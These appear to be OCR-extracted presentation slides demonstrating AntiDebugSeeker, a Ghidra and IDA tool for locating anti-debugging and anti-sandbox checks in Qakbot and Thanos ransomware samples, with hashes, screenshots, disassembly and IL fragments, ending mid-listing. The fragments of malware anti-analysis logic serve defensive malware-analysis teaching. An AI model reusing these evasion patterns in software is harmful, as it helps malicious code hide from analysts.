
# Demo: Ghidra version of AntiDebugSeeker

Malware : Qakbot (aka. Qbot)

- ❑ MD5 : bce0df8721504d50f4497c0a0a2c090d (Packed)
- ❑ MD5 : 58e1c32eeb0130da19625e55ee48cf1e (Unpack)

The flow of a demo

- ① A type of anti-analysis leads to the termination of the process.
- ② Using AntiDebugSeeker to find anti-analysis features.
- ③ Examine the behavior of AntiDebug, and identify the areas to patch from the AntiDebugSeeker results + Apply the patch using a debugger.



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-7D19T7P%kaihatu] (Administrator)

Process	CPU	Private Bytes	Working Set	PID
svchost.exe		1,584 K	1,560 K	1936
svchost.exe		9,616 K	12,400 K	1992
vmtoolsd.exe	0.13	7,744 K	8,300 K	1192
VGAuthService.exe		2,720 K	552 K	1224
vm3dservice.exe		1,508 K	1,220 K	1472
vm3dservice.exe		1,596 K	1,204 K	2272
svchost.exe	0.01	7,816 K	13,280 K	2000
dllhost.exe		3,744 K	2,632 K	2632
svchost.exe		6,644 K	5,888 K	2872
msdtc.exe		2,508 K	548 K	3224
svchost.exe		2,020 K	2,412 K	2200
sedsvc.exe	< 0.01	4,520 K	7,428 K	3868
lsass.exe	< 0.01	5,732 K	6,272 K	600
csrss.exe	0.52	2,000 K	6,996 K	464
winlogon.exe		2,128 K	1,820 K	532
dwm.exe	0.29	287,404 K	124,716 K	832
fontdrvhost.exe		756 K	144 K	4820
explorer.exe	1.82	655,660 K	90,164 K	3148
MSASCuiL.exe		2,936 K	972 K	4992
vmtoolsd.exe	0.17	31,432 K	24,100 K	5028
procexp64.exe	2.11	30,220 K	57,232 K	6108
sakura.exe		3,440 K	728 K	4544
OneDrive.exe	< 0.01	20,904 K	19,176 K	5464
eclipse.exe	0.65	1,820,652 K	92,984 K	6964
java.exe	0.16	642,760 K	246,552 K	1428
javaw.exe	0.20	1,305,008 K	67,252 K	748
Microsoft.Share...	0.02	14,004 K	28,332 K	7488

File Explorer - qbot\_demo

qbot\_demoの検索

- デスクトップ
- ダウンロード
- ドキュメント
- ピクチャ
- AntiDebugSeeker\_F
- ida\_plugin\_AntiDeb
- ida\_plugin\_AntiDeb
- ver
- OneDrive
- PC
- ネットワーク

1 個の項目

qakbot.exe

CPU Usage: 11.22% | Commit Charge: 78.52% | Processes: 62 | Physical Usage: 59.17%



- ごみ箱
- procexp64 - ショートカット
- antidebug\_malw... x32dbg - ショートカット
- AntiDebugSeeker... x64dbg - ショートカット
- other
- qbot\_demo
- Eclipse IDE for Java Developer...
- ghidraRun
- ghidraRun-gitcl...
- サクラエディタ
- desktop.ini
- desktop.ini

Ghidra: Demo

File Edit Project Tools Help

Tool Chest

Active Project: Demo

- Demo
  - qakbot.exe


Filter:


Tree View Table View

Running Tools

Workspace

Fri Jun 07 16:37:25 JST 2024 Recovery snapshot created: C:\Users\kaihatu\Demo\rep\data\004\00000000.db\snapshotA.grf





# The Analysis result of Ghidra-AntiDebugSeeker

```
if (bVar1) {  
    uVar4 = FUN_004033fc(pCVar3,extraout_EDX);  
    FUN_0040349a(extraout_ECX_00,(int)((ulonglong)uVar4 >> 0x20));  
    FUN_004035b6();  
    FUN_0040385e();  
    FUN_00403bdf();  
    FUN_00403d22();  
    FUN_0040336e();  
}
```

Anti Debug Codes

Only Return

Anti	LAB_00403c14	XREF[1]: 00403c10(j)
FUN	00403c14 ff 15 80 b0 40 00	CALL dword ptr [->KERNEL32.DLL::GetCurrentProcessId] = 0000f798
FUN	00403c1a 50	PUSH EAX
FUN	00403c1b 6a 08	PUSH 0x8
FUN	00403c1d ff 15 88 07 41 00	CALL dword ptr [DAT_00410788]
FUN		call dword ptr ds:[<&GetCurrentProcessId>] push eax push 8 call dword ptr ds:[<&CreateToolhelp32Snapshot>]

FUN_403bdf	No Detected
FUN_403d22	No Detected
FUN_40336e	Detected ( Environment_TimingCheck )

# Introduction to Files related to the Ghidra version

- Ghidra Script

AntiDebugSeeker.java

- Ghidra Extension

Ghidra\_11.0.1\_PUBLIC\_AntiDebugSeeker.zip

- Configuration Files

anti\_debug\_Ghidra.config

anti\_debug\_techniques\_descriptions\_Ghidra.json

# AntiDebugSeeker VS .Net Base Malware

## Malware : Thanos Ransomware

MD5 : e01e11dca5e8b08fc8231b1cb6e2048c

The screenshot displays the IDA Pro interface with three windows: 'IDA View-A', 'Anti Debug Detection Results', and 'Detected Function List'. The 'Anti Debug Detection Results' window shows a list of detected functions. The 'Detected Function List' window shows the assembly code for the function `aiPqAgDxThSDE()`, which is annotated as 'Anti Debug'.

**Anti Debug**

```
.namespace MufMaOSvGyvz
{
.class private auto ansi beforefieldinit ghEykQIAJr extends [mscorlib]System.Object
{
    .method public static hidebysig void aiPqAgDxThSDE()
    {
        // CODE XREF: MufMaOSvGyvz.IyUWqQZlcOSTLhq__Main+28C↑p
        .maxstack 8
        call bool MufMaOSvGyvz.ghEykQIAJr::kNJZaDsXbwYmUd0()
        brtrue.s loc_3806
        call bool MufMaOSvGyvz.ghEykQIAJr::CmOCZJRfKEYgY()
        brtrue.s loc_3806
        call bool MufMaOSvGyvz.ghEykQIAJr::ITHbNNUwEzvcy()
        brtrue.s loc_3806
        call bool MufMaOSvGyvz.ghEykQIAJr::KQTbTNGxpggJ()
        brtrue.s loc_3806
        call bool MufMaOSvGyvz.ghEykQIAJr::GMkUrUdhErRTAQ()
        ldc.i4.0
        ceq
        br.s loc_3807
    }
}
```

The 'Anti Debug' text is overlaid on the assembly code, and a red circle highlights the function calls. A red arrow points from the 'Anti-Sandbox\_SandBoxie' function in the 'Anti Debug Detection Results' window to the assembly code.

```
.method private static hideby sig bool ITHbNNuWEzvcy()  
{  
  .maxstack 2  
  .locals init (native int V0,  
               bool V1)  
nop  
  .try {  
